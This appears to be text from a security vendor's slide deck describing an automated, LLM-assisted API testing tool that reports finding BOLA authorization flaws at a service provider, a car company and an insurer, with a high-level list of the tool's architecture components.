
Attack Scenario executed

Real world feedback


0 days BOLA identified zero touch in minutes

- **Service Provider:** Access to any customer PII and Technical data - vulnerability introduced 3 weeks before in production
- **Car industry:** Access to any customer order, PII and car details
- **Insurance:** Complex vulnerability identified, bypassing encrypted customer id

Architecture



Architecture


API Angel
Traffic Mirroring
Validator
Sensitive data and endpoint analysis
Scenario generator
LLM
Authentication override
Attacker
Tests execution
Response analysis